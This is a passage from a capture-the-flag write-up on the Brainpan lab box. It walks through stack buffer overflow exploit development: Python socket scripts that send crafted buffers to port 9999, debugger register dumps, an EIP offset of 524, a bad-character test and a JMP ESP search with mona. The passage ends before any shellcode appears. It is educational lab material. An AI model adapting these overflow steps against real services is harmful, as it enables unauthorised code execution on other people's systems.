    s.recv(1024)
```

Restart brainpan application and Immunity, then run the script. The EIP register shows a unique value of 35724134.



```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm◘"
EDX 005FF700 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4A
EBX 003C5000
ESP 005FF910 ASCII "Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0A
EBP 72413372
ESI 31171280 brainpan.<ModuleEntryPoint>
EDI 31171280 brainpan.<ModuleEntryPoint>

EIP 35724134

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 3C8000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```


msf-pattern_offset can be used to find this exact location. Which shows the offset at 524. Next we use a different script to build the final exploit.

```
┌──(kali㉿kali)-[~/boxes/thm/brainpan]
└─$ msf-pattern_offset -q 35724134 -l 700
[*] Exact match at offset 524
```

This script is to test that our placements are correct.


```python
import socket

ip = "192.168.133.131"
port = 9999

prefix = ""
padding = b"C" * 200
overflow = b"A" * 524
eip = b"B" * 4
postfix = ""

buffer = (overflow + eip + padding + b"\r\n")
print(buffer)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))
print("Sending evil buffer...")
s.send(buffer + b"\r\n",)
print("Done!")
```

Taking a quick look at the registers after running this shows EIP was overwritten with 42424242 (4 B's) and ESP was overwritten with the C's.



```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm□"
EDX 005FF700 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBX 0037F000
ESP 005FF910 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 31171280 brainpan.<ModuleEntryPoint>
EDI 31171280 brainpan.<ModuleEntryPoint>

EIP 42424242

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 382000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```

The next step is to find all the bad characters that may cause the payload to fail. Using the mona module, I created a bytearray for bad characters and excluded “\x00”.



```
         Immunity Debugger 1.85.0.0 : R'lyeh
         Need support? visit http://forum.immunityinc.com/
         Error accesing memory
         File 'C:\Users\Administrator\Desktop\brainpan.exe'
         [06:27:44] New process with ID 00001478 created
         Main thread with ID 000014F8 created
773D9550 New thread with ID 000013C4 created
773D9550 New thread with ID 00000B9C created
7743AB20 New thread with ID 00000E10 created
31170000 Modules C:\Users\Administrator\Desktop\brainpan.exe
           CRC changed, discarding .udd data
74970000 Modules C:\Windows\system32\mswsock.dll
749D0000 Modules C:\Windows\System32\CRYPTBASE.dll
749E0000 Modules C:\Windows\System32\SspiCli.dll
754E0000 Modules C:\Windows\System32\RPCRT4.dll
75740000 Modules C:\Windows\System32\sechost.dll
75B70000 Modules C:\Windows\System32\msvcrt.dll
75D30000 Modules C:\Windows\System32\KERNELBASE.dll
75F30000 Modules C:\Windows\System32\bcryptPrimitives.dll
761B0000 Modules C:\Windows\System32\KERNEL32.DLL
77230000 Modules C:\Windows\System32\WS2_32.DLL
77390000 Modules C:\Windows\SYSTEM32\ntdll.dll
77403A30 [06:27:44] Attached process paused at ntdll.DbgBreakPoint
         [06:27:47] Thread 00000E10 terminated, exit code 0
42424242 [06:27:55] Access violation when executing [42424242]
0BADF00D [+] Command used:
0BADF00D !mona bytearray -b "\x00"
0BADF00D  *** Note: parameter -b has been deprecated and replaced with -cpb ***
0BADF00D Generating table, excluding 1 bad chars...
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - Creating working folder c:\mona\brainpan
0BADF00D     - Folder created
0BADF00D     - (Re)setting logfile c:\mona\brainpan\bytearray.txt
         "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
         "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
         "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
         "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
         "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
         "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
         "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
         "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D Done, wrote 255 bytes to file c:\mona\brainpan\bytearray.txt
0BADF00D Binary output saved in c:\mona\brainpan\bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.015000
```


```
!mona bytearray -b "\x00"
```

Modification to the script includes adding in all possible bad characters. From the previous Immunity crashes, I know there is enough space in ESP to place all the bad characters.

```python
import socket

ip = "192.168.133.131"
port = 9999

prefix = ""
padding = b"C" * 200
badchars = (b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

overflow = b"A" * 524
eip = b"B" * 4
postfix = ""

buffer = (overflow + eip + badchars + padding + b"\r\n")
print(buffer)
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))
print("Sending evil buffer...")
s.send(buffer + b"\r\n",)
print("Done!")
```

Again, using mona I compared the bytearray that was created with the bad characters we supplied in the script and it showed there were no bad characters, other than \x00. -a refers to the ESP address at the time of the crash.




mona Memory comparison results

Address	Status	BadChars	Type
0x005ff910	Unmodified		normal

```
         Immunity Debugger 1.85.0.0 : R'lyeh
         Need support? visit http://forum.immunityinc.com/
         Error accesing memory
         File 'C:\Users\Administrator\Desktop\brainpan.exe'
         [06:34:27] New process with ID 00001408 created
         Main thread with ID 0000174C created
773D9550 New thread with ID 00000974 created
773D9550 New thread with ID 00000374 created
7743AB20 New thread with ID 00000918 created
31170000 Modules C:\Users\Administrator\Desktop\brainpan.exe
           CRC changed, discarding .udd data
74970000 Modules C:\Windows\system32\mswsock.dll
749D0000 Modules C:\Windows\System32\CRYPTBASE.dll
749E0000 Modules C:\Windows\System32\SspiCli.dll
754E0000 Modules C:\Windows\System32\RPCRT4.dll
75740000 Modules C:\Windows\System32\sechost.dll
75B70000 Modules C:\Windows\System32\msvcrt.dll
75D30000 Modules C:\Windows\System32\KERNELBASE.dll
75F30000 Modules C:\Windows\System32\bcryptPrimitives.dll
761B0000 Modules C:\Windows\System32\KERNEL32.DLL
77230000 Modules C:\Windows\System32\WS2_32.DLL
77390000 Modules C:\Windows\SYSTEM32\ntdll.dll
77403A30 [06:34:27] Attached process paused at ntdll.DbgBreakPoint
         [06:34:39] Thread 00000918 terminated, exit code 0
42424242 [06:34:39] Access violation when executing [42424242]
0BADF00D [+] Command used:
0BADF00D !mona compare -f c:\mona\brainpan\bytearray.bin -a 005FF910
0BADF00D [+] Reading file c:\mona\brainpan\bytearray.bin...
0BADF00D     Read 255 bytes from file
0BADF00D [+] Preparing output file 'compare.txt'
0BADF00D     - (Re)setting logfile c:\mona\brainpan\compare.txt
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] c:\mona\brainpan\bytearray.bin has been recognized as RAW bytes.
0BADF00D [+] Fetched 255 bytes successfully from c:\mona\brainpan\bytearray.bin
0BADF00D     - Comparing 1 location(s)
0BADF00D Comparing bytes from file with memory :
005FF910 [+] Comparing with memory at location : 0x005ff910 (Stack)
005FF910 !!! Hooray, normal shellcode unmodified !!!
005FF910 Bytes omitted from input: 00
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.221000
```


```
!mona compare -f c:\mona\brainpan\bytearray.bin -a 005FF910
```

Using the mona modules commands, I listed the modules with brainpan.exe attached to immunity. Here it shows the module info and protections set as False.



```
-------------------------------------------------------------------------------------------------------------------------
 Module info :
-------------------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
-------------------------------------------------------------------------------------------------------------------------
 0x749d0000 | 0x749da000 | 0x0000a000 | True   | True    | True  |  False   | True   | 10.0.17763.1 [CRYPTBASE.dll] (C:\Windows\System32\CRYPTBASE.dll)
 0x75d30000 | 0x75f2b000 | 0x001fb000 | True   | True    | True  |  False   | True   | 10.0.17763.1728 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
 0x77230000 | 0x7728f000 | 0x0005f000 | True   | True    | True  |  False   | True   | 10.0.17763.1 [WS2_32.DLL] (C:\Windows\System32\WS2_32.DLL)
 0x74970000 | 0x749c2000 | 0x00052000 | True   | True    | True  |  False   | True   | 10.0.17763.1 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
 0x761b0000 | 0x76290000 | 0x000e0000 | True   | True    | True  |  False   | True   | 10.0.17763.1697 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL)
 0x31170000 | 0x31176000 | 0x00006000 | False  | False   | False |  False   | False  | -1.0- [brainpan.exe] (C:\Users\Administrator\Desktop\brainpan.exe)
 0x75b70000 | 0x75c30000 | 0x000c0000 | True   | True    | True  |  False   | True   | 7.0.17763.475 [msvcrt.dll] (C:\Windows\System32\msvcrt.dll)
 0x749e0000 | 0x74a00000 | 0x00020000 | True   | True    | True  |  False   | True   | 10.0.17763.1490 [SspiCli.dll] (C:\Windows\System32\SspiCli.dll)
 0x754e0000 | 0x7559f000 | 0x000bf000 | True   | True    | True  |  False   | True   | 10.0.17763.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
 0x77390000 | 0x7752c000 | 0x0019c000 | True   | True    | True  |  False   | True   | 10.0.17763.1728 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
 0x75740000 | 0x757b9000 | 0x00079000 | True   | True    | True  |  False   | True   | 10.0.17763.1 [sechost.dll] (C:\Windows\System32\sechost.dll)
 0x75f30000 | 0x75f92000 | 0x00062000 | True   | True    | True  |  False   | True   | 10.0.17763.1613 [bcryptPrimitives.dll] (C:\Windows\System32\bcryptPrimitives.dll)
-------------------------------------------------------------------------------------------------------------------------
```

Then I used the mona find command to find a JMP ESP address we could use to drop in EIP register. Mona found one match in brainpan.exe at 0x311712f3.



```
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.175000
0BADF00D [+] Command used:
0BADF00D !mona find -s "\xff\xe4" -m "brainpan.exe"

         ---------- Mona command started on 2021-08-08 06:47:28 (v2.0, rev 613) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Only querying modules "brainpan.exe"
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x31170000 to 0x31176000
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile c:\mona\brainpan\find.txt
0BADF00D [+] Writing results to c:\mona\brainpan\find.txt
0BADF00D     - Number of pointers of type '"\xff\xe4"' : 1
0BADF00D [+] Results :
